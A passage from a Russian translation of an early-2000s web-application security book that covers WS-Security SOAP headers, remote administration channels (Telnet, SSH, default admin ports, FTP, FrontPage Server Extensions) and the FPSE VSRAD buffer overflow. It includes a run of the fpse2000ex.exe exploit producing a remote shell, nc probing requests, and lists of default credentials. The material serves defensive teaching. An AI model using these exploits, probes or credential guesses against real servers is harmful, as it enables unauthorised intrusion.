Нам не нравится без лишней надобности "козырять" новыми терминами и непонятными аббревиатурами, особенно в тех местах, где это излишне. Кроме того, на самом деле у авторов не было возможности испытать эти средства в работе, поэтому они не тестировались в реальных ситуациях. Целью обзора перспективных технологий, находящихся в стадии разработки, был не детальный анализ их полноты или надежности, а лишь только поверхностный обзор.

## SSL

Поскольку данные в формате XML передаются в незашифрованном виде, такие технологии Web-служб, как SOAP, WSDL и UDDI, являются незащищенными от перехвата и искажения информации во время передачи ее по сети. Это далеко не новая проблема и она уже давно решена. Для ее решения используется протокол SSL (Secure Sockets Layer), рассмотренный в главе 1. Настоятельно рекомендуется использовать Web-службы совместно с протоколом SSL для предотвращения таких простых взломов, как перехват и искажение информации.

## Спецификация WS-Security

11 апреля 2002 года компании Microsoft, IBM и VeriSign представили информацию о новой спецификации безопасности Web-служб, названной Web Services Security Language (*язык*

*безопасности Web-служб*), или сокращенно WS-Security (ссылки на эту спецификацию даны в разделе "Дополнительная информация" в конце этой главы). Спецификация WS-Security дополняет и расширяет спецификации, предлагаемые ранее компаниями Microsoft и IBM (такие как SOAP-Security, WS-Security и WS-License).

В сущности, спецификация WS-Security определяет ряд дополнений к протоколу SOAP, которые используются для авторизации, обеспечения целостности и конфиденциальности сообщений Web-служб. Спецификация WS-Security более точно описывает стандарт формата *цифровой подписи* (digital signature), *шифрования данных* (data encrypting) и *маркеров безопасности* (security tokens) (включая данные в бинарном формате, такие как сертификаты X.509 и пропуски Kerberos), встраиваемых в сообщения протокола SOAP. Возможности, предоставляемые спецификацией WS-Security, позволяют значительно повысить уровень безопасности Web-приложений по сравнению с возможностями, предоставляемыми упомянутыми ранее технологиями XML Signature и XML Encryption. Спецификация WS-Security представляет собой базовый блок, на основе которого можно создать такие дополнительные блоки защиты, как WS-Policy, WS-Trust, WS-Privacy, WS-SecureConservation, WS-Federation и WS-Authorisation.

Наилучший путь описания стандарта WS-Security — привести пример и затем подробно его разобрать. В следующем примере представлен текст сообщения SOAP, содержащий заголовок, модифицированный согласно спецификации WS-Security, и зашифрованную информацию (для удобства объяснения в пример добавлены номера строк).

```
(001) <?xml version="1.0" encoding="utf-8"?>
(002) <S:Envelope xmlns:S="http://www.w3.org/2001/12/soap-envelope"
        xmlns:ds="http://www.w3.org/2000/09/xmldsig#"
        xmlns:wsse="http://schemas.xmlsoap.org/ws/2002/04/secext"
        xmlns:xenc="http://www.w3.org/2001/04xmlenc#">
(003)    <S:Header>
(004)    <m:path xmlns:m="http://schemas.xmlsoap.org/rp/">
(005)       <m:action>http://stocktrader.edu/getQuote</m:action>
(006)       <m:to>http://stocktrader.edu/stocks</m:to>
(007)       <m:from>mailto:bob@stocktrader.edu</m:from>
(008)       <m:id>uuid:84b9f5d0-33fb-4a81-b02b-5b760641c1d6</m:id>
(009)     </m:path>
(010)     <wsse:Security>
(011)          [дополнительные заголовки для аутентификации и т.п.]
(012)          <xenc:EncryptedKey>
(013)              <xenc:EncryptionMethod
                   Algorith="http://www.w3.org/2001/04/xmlenc#rsa-1_"/>
(014)               <ds:KeyInfo>
(015)                    <ds:KeyName>CN=Alice, C=US</ds:KeyName>
(016)               </ds:KeyInfo>
(017)               <xenc:CipherData>
(018)                    <xencCipherValue>d2FpbmdvbGRfE01m4byV0...
(019)                    </xencCipherValue>
(020)               </xenc:CipherData>
(021)               <xenc:ReferenceList>
(022)                    <xenc:DataReference URI="#enc1"/>
(023)               </xenc:ReferenceList>
(024)          </xenc:EncryptedKey>
(025)          [дополнительные заголовки для цифровой подписи и т.п.]
(026)     </wsse:Security>
(027)  </S:Header>
```

```
(028)  <S:Body>
(029)     <xenc:EncryptedData
                Type="http://www.w3.org/2001/04/xmlenc#Element"
                ID="enc1">
(030)        <xenc:EncryptionMethod
             Algorithm="http://www.w3.org/2001/04/xmlenc#3des-cbc"/>
(031)           <xenc:CipherData>
(032)              <xenc:CipherValue>d2FpbmdvbGRfE01m4byV0...
(033)              </xenc:CipherValue>
(034)           </xenc:CipherData>
(035)     </xenc:EncryptedData>
(036)  </S:Body>
(037)</S:Envelope>
```

Давайте рассмотрим некоторые элементы сообщения SOAP, чтобы понять, как WS-Security обеспечивает безопасность. В строке 3 можно видеть начало SOAP-заголовка, который длится до строки 10. Дескриптор `<wsse:Security>` в строке 10 начинает новый заголовок WS-Security, отделяя информацию, относящуюся к протоколу WS-Security, от заголовка сообщения протокола SOAP. В строке 11 можно заметить несколько дополнительных заголовков стандарта WS-Security, включенных в сообщение протокола SOAP, описывающих маркеры аутентификации, криптографические ключи и т.д. В данном примере использован дескриптор `<xenc:EncryptedKey>`, который применяется для описания *ключей шифрования* (encryption key), применяющихся для шифрования данных, которые передаются по протоколу SOAP (строка 12). Следует обратить внимание, что ключ для шифрования также зашифрован с помощью открытого ключа получателя сообщения (`Alice` в строке 15) с использованием асимметричного криптографического метода RSA, а зашифрованные данные находятся по ссылке `enc1` в строке 22. Кроме того, в строке 29 текста SOAP-сообщения можно увидеть данные, зашифрованные с помощью ключа по алгоритму 3DES (обратите внимание на идентификатор `Id="enc1"`). Итак, получаем следующую информацию.

- Строка 18: ключ для алгоритма симметричного шифрования 3DES (шифрование производится с использованием открытого ключа получателя).
- Строка 32: собственно данные, зашифрованные с помощью технологии 3DES.

Сообщение может получить пользователь `Alice`, расшифровать ключ 3DES, используя свой секретный ключ, а затем расшифровать данные с помощью полученного ключа. Таким образом, если опустить вопросы аутентификации и распределения ключей, получим достаточно надежный метод передачи конфиденциальной информации в сообщении SOAP.

Как уже было упомянуто, стандарт WS-Security находится на ранней стадии развития. Но несомненно, что его развитие даст начало новому направлению архитектуры безопасности сообщений, включая криптографию с асимметричными ключами, особенно с учетом того, что этим направлением занимаются такие гиганты компьютерного мира, как Microsoft и IBM. Авторы уже упоминали, что за развитием новых перспективных технологий следят многие разработчики в сфере Internet. Поэтому всем читателям рекомендуется также интересоваться данными разработками, потому что, вероятнее всего, в будущем они будут использоваться повсеместно.

# Резюме

Применение Web-служб очень облегчает процесс делового общения между организациями, однако та легкость, с которой каждый желающий может получить любую интересующую


его информацию, ведет к увеличению попыток взлома Web-служб и многие из них могут оказаться успешными. Для повышения безопасности Web-проектировщикам и Web-разработчикам приходится затрачивать дополнительные усилия для написания соответствующего кода, удовлетворяющего требованиям безопасности, что выполняет далеко не каждый разработчик. Взлом Web-службы возможен, однако злоумышленнику достаточно сложно скрыть этот факт, особенно если используются такие технологии, как SOAP, WSDL и UDDI. Запомните, что брандмауэры являются неэффективной защитой на уровне приложений. Каждый сервер (особенно сервер HTTP) должен быть тщательно настроен, а его программное обеспечение должно постоянно обновляться. Кроме того, везде, где возможно, должны использоваться механизмы аутентификации и авторизации. Развитие технологии WS-Security будет способствовать этой тенденции. Добро пожаловать в новый мир Web-служб!

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Спецификации* | |
| WSDL | `http://www.w3.org/TR/wsdl` |
| UDDI | `http://www.uddi.org` |
| SOAP | `http://www.w3.org/TR/SOAP` |
| WS-Security на IBM.com | `http://www-106.ibm.com/developerworks/library/ws-secure` |
| WS-Security на Microsoft.com | `http://msdn.Microsoft.com/ws-security` |
| WS-Security на Verisign.com | `http://www.verisign.com/wss` |
| *Общие ссылки* | |
| Sun Dot-com Builder "Overview of SOAP", полный, изложенный простым языком обзор Web-сужб | `http://dcb.sun.com/practices/webservices/overviews/overview/overview_soap.jsp` |
| Sun Dot-com Builder "Best Practicles for Web Secvices" | `http://dcb.sun.com/practices/webservices/` |
| Sun Dot-com Builder "Building Security Into Web Services" | `http://dcb.sun.com/practices/devnotebook/webserv_security.jsp` |
| Sun Dot-com Builder "Taking Web Service Security Beyond SSL" | `http://dcb.sun.com/practices/devnotebook/beyond_ssl.jsp` |
| XML Web Services | `http://msdn.microsoft.com/vstudio/techinfo/articles/XMLwebservices/defaul.asp` |
| XML Web services security | `http://msdn.microsoft.com/vstudio/techinfo/articles/XMLwebservices/security.aps` |
| Publishing and Discovering Web Services with DISCO and UDDI | `http://msdn.microsoft.com/msdnmag/issues/02/02/xml/xml0202.asp` |
| Microsoft .NET Sample Implementations | `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnbda/html.bdadothnetsamp0.asp` |
| XML Signature SDK от VeriSign | `http://www.xmltrustcenter.org/xkms/developer` |

| Источник | Адрес |
|---|---|
| *Спецификации (окончание)* | |
| XKMS | `http://www.xmltrustcenter.org/xkms/index.htm` |
| SAML | `http://xml.coverpages.org/sml.html` |
| XML Encryption | `http://xml.coverpages.org/xmlAndEncryption.html` |
| XACML | `http://www.oasis-open.org/committees/xacm/` |
| Статья журнала Phrack о потенциальных изъянах реализации `SOAP::Lite` в Perl | `http://www.phrack.com/phrack/58/p58-0x09` |

# ГЛАВА 11



В этой книге в основном описываются общедоступные способы контроля Web-серверов. Однако возникает вопрос, существуют ли еще какие-нибудь пути управления серверами приложений? Конечно же, существуют, — большинство Web-серверов приложений предоставляет в распоряжение пользователей и администраторов разнообразные интерфейсы управления содержимым сервера, администрирования сервера, его конфигурации и т.д. Очень часто эти интерфейсы можно использовать через Internet, так как это наиболее удобный способ удаленного администрирования приложений. В настоящей главе будут подробно рассмотрены некоторые наиболее популярные платформы, на основе которых осуществляется управление Web-приложениями, и изъяны в их системах безопасности. Глава состоит из трех частей.

- Администрирование Web-сервера.
- Управление содержимым сервера.
- Управление Web-ориентированными сетями и системами.

# Администрирование Web-сервера

Возможно, вы будете удивлены, но некоторые люди время от времени управляют своими Web-серверами удаленно, с помощью Internet. В зависимости от выбранного протокола этот интерфейс управления может представлять интерес для хакеров. Давайте обсудим вопрос защиты некоторых наиболее распространенных интерфейсов.

Но перед тем как начать обсуждение защиты наиболее распространенных интерфейсов, давайте рассмотрим некоторые общие вопросы, касающиеся Web-администрирования. Службу удаленного управления рекомендуется устанавливать на отдельную выделенную систему и затем, используя эту систему, соединяться с Web-сервером, — устанавливать средства удаленного администрирования на каждом Web-сервере нецелесообразно. Это правило позволит предотвратить попытки взлома сервера, проводимые через другие службы, а также централизованно управлять несколькими Web-серверами. Авторы рекомендуют придерживаться принципа "кладите все яйца в одну корзинку и охраняйте всю корзинку целиком" относительно удаленного управления Web-серверами.

**НА ЗАМЕТКУ** Некоторые общие рекомендации по безопасности удаленного администрирования серверов выработала группа CERT. В конце главы, в разделе "Дополнительная информация" приведены ссылки на эти документы.

## Утилита Telnet

И по сегодняшний день для удаленного управления Web-серверами авторы пользуются утилитой `telnet`. Еще раз необходимо повторить, что протокол Telnet является протоколом, в котором данные передаются открытым текстом, и, таким образом, существует большая опасность перехвата сообщений (пояснение: во время сеанса связи с Web-сервером злоумышленник может перехватить ваш пароль). И не стоит приводить старые аргументы о том, что невозможно анализировать поток данных Internet, — передаваемые данные могут пройти еще несколько сетей, перед тем как попасть в Internet (это могут быть корпоративные сети предприятий, сети поставщика услуг Internet и т.д.). Зачем использовать такие небезопасные способы связи, если существуют более защищенные протоколы, такие как SSH и др.

Если вам интересно, работает ли на вашем Web-сервере служба Telnet, попробуйте просканировать порт `23` этого сервера, воспользовавшись любым сканером портов.

## SSH

Вот уже в течение многих лет для удаленного управления серверами используется безопасный протокол SSH (во всяком случае, более защищенный, чем Telnet). Этот протокол используется для шифрования и последующей передачи данных, что позволяет предотвратить попытки взлома, связанные с незащищенностью протокола Telnet. Однако необходимо предупредить, что в протоколе SSH версии 1 (SSH1) были обнаружены серьезные изъяны, поэтому, хотя в названии протокола и присутствует слово "безопасный" (secure), не стоит забывать изучать существующие руководства безопасности при использовании протокола SSH и устанавливать последние обновления программного обеспечения, обеспечивающего работу с этим протоколом. Пользователю настоятельно рекомендуется использовать версию протокола SSH не ниже 2.

Интересно также, что протокол SSH при использовании утилиты Secure Copy (`scp`) поддерживает и передачу файлов, что несомненно делает его более привлекательным для всех, кто хочет одновременно с управлением Web-сервера работать с его содержимым. Утилита `scp` будет описана в следующей части главы.

В силу частого использования данного протокола для осуществления удаленного управления, авторы всегда включают SSH (порт `22` TCP) в список сканирования при исследовании Web-серверов с помощью сканирования портов, когда осуществляется сбор данных о Web-приложениях, присутствующих на сервере. Однако протокол остается уязвимым к так называемым *взломам путем подбора пароля* (guessing attack), когда пароль суперпользователя системы достаточно прост. Все возможности протокола SSH будут бесполезны, если пароль или (и) пользовательское имя можно легко подобрать. Никогда не применяйте простых комбинаций `пользовательское_имя:пароль` (например, `root:[NULL]`, `root:root`, `root:admin`, `admin:[NULL]` и т.д.).

## Управление портами

Достаточно много Web-серверов поставляются с установленными по умолчанию собственными интерфейсами управления. Эти интерфейсы обычно отличаются сервером HTTP, обеспечивающим поддержку HTML, или файлами сценария, применяемыми для конфигурирования сервера. Для аутентификации используется протокол HTTP Basic. В табл. 11.1. приведен список портов, наиболее часто используемых поставщиками Web-серверов (большинство портов из этого списка приведены в главе 2, но в данном случае полезно представить этот список еще раз).

**Таблица 11.1. Список портов, через которые по умолчанию осуществляется управление Web-серверами**

| Порт | Web-сервер |
|---|---|
| 900 | IBM Websphere, клиент администрирования (по умолчанию) |
| 2301 | Compaq Insight Manager |
| 2381 | Compaq Insight Manager через SSL |
| 4242 | Microsoft Application Center, удаленное управление |
| 7001 | BEA Weblogic, по умолчанию |
| 7002 | BEA Weblogic через SSL, по умолчанию |
| 7070 | Sun Java Web Server через SSL |

**Окончание табл 11.1**

| Порт | Web-сервер |
|---|---|
| 8000 | Альтернативный Web-сервер или кэширующий Web-сервер |
| 8001 | Альтернативный Web-сервер или сервер управления |
| 8005 | Apache Tomcat |
| 8008 | Novell NetWare 5.1, портал управления |
| 8080 | Альтернативный Web-сервер, управление кэшем Squid (`cachemgr.cgi`), Sun Java Web Server |
| 8100 | Allaire JRUN |
| 88x0 | Порты 8810, 8820, 8830 и т.д. обычно используются сервером ATG Dynamo |
| 8888 | Часто используется для альтернативных HTTP-серверов или серверов управления |
| 9090 | Sun Java Web Server, модуль администрирования |
| 10000 | Netscape Enterprise Server, административный интерфейс (по умолчанию) |
| xxxx | Microsoft IIS использует случайные 4 цифры для выбора порта; по умолчанию IP-адрес отправителя указывает на локальную машину |

Так как многие из этих портов определяются пользователем, их нелегко обнаружить сразу, пока не будет проведено сканирование всех 65535 существующих портов интересующей вас подсети. Многие протоколы также защищены такими механизмами аутентификации (чаще всего — с помощью базовой или формоориентированной аутентификации). Однако во время своей работы нам так часто приходилось сталкиваться с легко угадываемыми паролями пользователей, имеющих права администраторов, что может нам поверить на слово — лучше не полагаться на аутентификацию, а провести тщательный и всесторонний аудит Web-сервера.

## Другие службы администрирования

Существует много способов удаленного управления сервером, и предыдущая часть главы, конечно же, не означает, что для осуществления управления Web-серверами могут использоваться только Web-службы. Существует огромное количество программного обеспечения, предназначенного для этих целей. Мы чаще всего применяем программу VNC компании AT&T Labs (подробное описание инструментов для удаленного управления можно найти в предыдущих изданиях книги "Секреты хакеров. Безопасность сетей — готовые решения"). Программа VNC по умолчанию прослушивает порт TCP 5800. Другим популярным инструментом для удаленного управления является служба Microsoft Terminal Service, которая использует порт TCP 3389.

Существует еще несколько популярных протоколов для удаленного администрирования: Simple Network Management Protocol (SNMP), работающий с портом UDP 161, а также Lightweight Directory Access Protocol (LDAP), который использует порт TCP/UDP 389. Эти протоколы иногда используются для аутентификации пользователей на Web-сервере, включая администраторов.

# Управление Web-содержимым

Отлично, есть Web-сервер и есть интересная динамичная информация, которую хочется разместить на этом сервере. Как осуществить это желание? Очевидно, существуют некоторые

механизмы для передачи файлов на Web-сервер, которые довольно легко найти: достаточно соединиться с Web-сервером через Internet, используя протокол FTP или SSH (в этом случае необходимо использовать утилиту `scp`), или воспользоваться одним из многих специализированных инструментов. Одним из таких инструментов является программа FrontPage компании Microsoft. Но следует помнить, что хитрые взломщики тоже ищут подобные альтернативные пути доступа к Web-серверам. В этом разделе рассматриваются все достоинства и недостатки наиболее распространенных механизмов управления содержимым Web-серверов.

**НА ЗАМЕТКУ** В данном разделе основное внимание уделено механизмам управления, связанным с Internet, однако не рассматривались такие технологии, применяющиеся в локальных сетях, как NFS компании Sun или *платформа распределения нагрузки и управления содержимым* (load-balancing and content distribution platform) Microsoft Application Center.

## Служба FTP

Согласно общепринятым принципам безопасности, на Web-сервере приложений не допускается запуск никаких приложений, кроме службы HTTP. Поэтому в настоящем разделе будут указаны все опасности, связанные с протоколом FTP. Предупреждение об опасности запуска FTP-сервера на Web-сервере можно найти даже на упаковке популярного программного продукта `wuftp`, разработанного в Washington University. Это предупреждение выглядит следующим образом: "НЕ УСТАНАВЛИВАЙТЕ FTP НА ВАШЕМ WEB-СЕРВЕРЕ!". Существует большая вероятность того, что кто-нибудь подберет пароль учетной записи администратора FTP, что даст ему возможность изменить информацию на страницах Web-узла (или какое-нибудь другое, более опасное действие). Исключение из этого правила составляет лишь тот случай, когда доступ к FTP-службе разрешен только заранее определенному диапазону IP-адресов.

Тем не менее, всегда стоит проверять Web-сервер на наличие работающей FTP-службы, чтобы убедиться в отсутствии лазеек, которые могли оставить разработчики Web-узла. Служба FTP использует порт `21`, и ее можно легко обнаружить с помощью любого сканера портов.

## Протокол SSH/scp

Как упоминалось ранее, протокол Secure Shell version 2 (SSH2) является очень удобным протоколом для удаленного управления Web-серверами (как правило, этот протокол часто рекомендуется для использования). Утилита, называемая Secure Copy (`scp`), предназначена для передачи файлов в зашифрованном виде с помощью протокола SSH. Если вы любите работать в командной строке, то данная утилита будет наверняка лучшим выбором для вас, однако этот инструмент выглядит более примитивным по сравнению с инструментами, имеющими графический интерфейс, такими, как Microsoft FrontPage (смотрите следующий раздел). Увы, но за безопасность нужно платить...

Если возникнет желание, можете попытаться провести взлом сервера, угадывая пароли учетной записи. Напомним, что служба SSH работает с портом TCP `22`. Кроме того, не стоит забывать и об опасности взлома, основанного на использовании изъянов старой версии протокола SSH — SSH1.

## FrontPage

Одним из наиболее популярных и простых в использовании инструментов для управления содержимым и аудита Web-серверов является программа компании Microsoft FrontPage (FP). В первую очередь этот продукт предназначен для отдельных пользователей и небольших ком-

паний, которые хотят создать и поддерживать работоспособность своего Web-сервера, однако достаточно часто этой программой пользуются крупные компании, предоставляющие услуги размещения Web-узлов для отдельных пользователей или компаний. Инструмент FrontPage является клиентом службы FrontPage Server Extensions (FPSE), которая выполняется на сервере, предоставляя возможность удаленного управления содержимым Web-сервера для авторизированных пользователей. Служба FrontPage Server Extensions обычно поставляется в составе IIS 5 и представлена в виде набора HTML-файлов, сценариев, выполняемых и DLL-файлов, которые расположены в нескольких виртуальных каталогах с названием вида `_vti_*`, где символ звездочки заменяется любым расширением из следующего списка: `bin`, `cnf`, `log`, `pvt`, `script`, `txt` (сокращение `vti` осталось, после того как система FrontPage была выкуплена у компании Vermeer Technologies Inc.). В следующем примере показаны возможные запрос к Web-серверу и его ответ. По виду запроса и ответа можно с уверенностью сказать, что на сервере работает служба FrontPage Server Extensions.

```
C:\>nc -vv luxor 80
luxor [192.168.234.34] 80 (http) open
GET /_vti_bin/shtml.dll HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Mar 2002 04:38:01 GMT
Content-Type: text/html; charset=windows-1252

<HTML><BODY>Cannot run the FrontPage Server Extensions'
Smart HTML interpreter on this non-HTML page: ""</BODY></HTML>
```

Чаще всего коммуникации FrontPage осуществляются через протокол HTTP с использованием собственного протокола, называемого FrontPage Remote Procedure Call (RPC). Обработку поступившего на сервер запроса осуществляет специальная библиотека FrontPage `author.dll`. В следующем примере показан ответ Web-сервера.

```
POST /test2/_vti_bin/_vti_aut/authors.dll HTTP/1.0
Date: Thu, 18 Apr 2002 04:44:28 GMT
MIME-Version: 1.0
User-Agent: MS FrontPage/4.0
Host: luxor
Accept: auth/sicily
Content-Length: 62
Content-Type: application/x-www-form-urlencoded
X-Vermeer-Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
Pragma: no-cache

method=open+service%3a4%2e0%2e2%2e3406&service%5fname=%ftest2
```

В первой строке данного примера указан путь к библиотеке DLL, осуществляющей обработку запросов. В последней строке указывается используемый метод (в данном случае клиент FrontPage пытается открыть каталог приложения с именем `test2` для редактирования, это можно увидеть из записи в конце строки `fname=/test2`). Методы, запрашиваемые у FrontPage Server Extensions, могут передаваться в командной строке в качестве параметров, как показано в следующем примере.

```
/_vti_bin/_vti_aut/author.dll?method=list+documents%3a%2e0%2e2%2e1706&
service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=
```

```
flase&listFiles=true&listFolders=true&listLinkInfo=true&listIncludePar
ent=true&listDerivedT=flase&listBorders=false
```

По умолчанию авторизация доступа к Web-серверу у FrontPage происходит с помощью стандартной авторизации, применяющейся в Windows (NTLM поверх HTTP, подробнее см. в главе 5). Таким образом, недостаточная забота о безопасности может дать хакерам легко осуществимую возможность взлома Web-сервера. Если вы беспокоитесь о безопасности своего Web-сервера с установленной на нем службой FrontPage Server Extensions (которая позволяет осуществлять авторизированный доступ с помощью FronPage), проверьте, установлен ли режим максимальной безопасности сервера. Для этого нужно щелкнуть правой кнопкой мыши на названии нужного сервера в окне консоли администрирования сервера IIS Internet Information Services и выбрать из появившегося меню команду All Tasks ⇨ Check Server Extensions (Все задачи ⇨ Проверить серверные расширения). Система выполнит проверку и предложит с помощью диалогового окна, представленного на рис. 11.1, включить максимально возможную защиту для всех Web-узлов FrontPage. Для того чтобы включить такую защиту, достаточно щелкнуть на кнопке Yes (Да) указанного диалогового окна.




*Рис. 11.1. Выбор максимального уровня защиты Web-узлов FrontPage*

При проверке *серверных расширений* (server extensions), выполняются следующие действия.

- Проверка наличия разрешений на чтение в Web.
- Проверка разрешения на чтение/запись `Service.cnf` и `Service.lck`.
- Обновление `Postinfo.html` и `_vit_inf.htm`.
- Проверка того, что были созданы каталоги `_vti_pvt`, `_vti_log` и `_vti_bin`, а также, что каталог `_vti_bin` имеет разрешения, позволяющие выполнять в нем программный код.
- Определение правильности настройки и обновления виртуальных каталогов.
- Проверка отсутствия права записи у учетной записи `IUSR_`*имя_машины*.
- Проверка, не находятся ли все приложения на диске с файловой системой FAT. Если это так, администратору выдается предупреждение о том, что это существенно снижает уровень безопасности всей системы.

**НА ЗАМЕТКУ** Для контроля доступа к FronPage также можно использовать инструмент компании Microsoft под названием UrlScan. Адрес, по которому можно найти этот инструмент в Internet, приведен в конце главы в разделе "Дополнительная информация".

В течение последних лет служба FrontPage Server Extensions получила плохую репутацию в отношении безопасности. Самой большой проблемой службы FrontPage 98 Server Extensions, которая работала в системе UNIX совместно с HTTP-сервером Apache, была возможность удаленного управления сервером. Вследствие этой ошибки было совершено много серьезных нарушений безопасности.

Однако мы не считаем, что система FrontPage, сама по себе, является плохой платформой для управления Web-содержимым. Практически все из известных изъянов ее системы безопасности можно устранить, за исключением небольших, не представляющих особой угрозы

(таких как раскрытие пути). Далее обсуждаются проблемы, связанные с FrontPage Server Extensions, но если читать внимательно, можно заметить, что они в большинстве связанны непосредственно не с FrontPage Server Extensions, а с компонентом Visual InterDev. Таким образом, кто бы ни задал вопрос: "Что вы порекомендуете для удаленного управления Web-содержимым сервера?", — мы всегда будут рекомендовать FrontPage 2000 или выше. Однако всегда имейте в виду: любая современная технология в неумелых руках может стать серьезной проблемой для системы безопасности предприятия, и если вы решили использовать FrontPage, убедитесь в том, что полностью разобрались в архитектуре данного приложения и понимаете принципы его настройки и работы.

## Переполнение буфера в FrontPage VSRAD



| | |
|---|---|
| *Популярность* | *7* |
| *Простота* | *9* |
| *Опасность* | *10* |
| ***Степень риска*** | *9* |

Наиболее распространенным изъяном приложений, ориентированных на работу с FrontPage Server Extensions, является *переполнение буфера* (buffer overflow), которое было обнаружено китайской исследовательской группой NSFocus в середине 2001 года. Строго говоря, эта ошибка является ошибкой компонента FrontPage Server Extensions, который называется Visual Studio RAD (Remote Application Deployment) Support. Компонент Visual Studio RAD Support позволяет пользователям платформы для Web-разработки Visual InterDev управлять компонентами на удаленном сервере IIS. По умолчанию данный компонент не устанавливается при установке Windows 2000, а при его ручном добавлении появляется предупреждающее сообщение о том, что этот продукт находится в стадии разработки, и некоторые продукты могут его не поддерживать.

Если пользователь все же решит установить данный компонент, он будет вознагражден тем, что любой желающий сможет соединиться с его Web-сервером. Исследовательская группа NSFocus разработала пробный инструмент под названием `fpse2000ex.exe`, который вызывает переполнение буфера и отправляет данные на машину взломщика. Мы использовали данную утилиту для проведения взлома большого Web-сервера с двойным сетевым интерфейсом, установленного в сети крупной международной компании. Результаты работы программы приведены ниже (IP-адреса взламываемого сервера для безопасности были измены). Обратите внимание, что после отправки данных может потребоваться нажать клавишу <Enter>, а также для работы могут потребоваться дополнительные команды, после которых также придется нажимать клавишу <Enter>. Для компилирования этой программы взлома мы использовали Cygwin для платформы Win32.

```
C:\>fpse2000ex.exe 192.168.1.254
buff len=2201
payload sent!
exploit succees

Press CTRL_C to exit the shell!

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
ipconfig
```

```
C:\WINNT\system32>ipconfig

Windows 2000 IP Configuretion

Ethernet adapter Internet:

        Connection-specific DNS Suffix . :
        IP Address. . . . . . . . . . . . : 192.168.1.254
        Subnet Mask . . . . . . . . . . . : 255.255.255.128
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Admin:

        Connection-specific DNS Suffix . :
        IP Address. . . . . . . . . . . . : 10.230.226.73
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Как видно из вышеприведенного примера, использование утилиты `fpse2000ex.exe` позволяет получить доступ к внутренней инфраструктуре компании. Теперь читатель видит, какую опасность несет FrontPage Server Extensions при неправильной настройке.

## Контрмеры против переполнения буфера в FPSE VRSAD

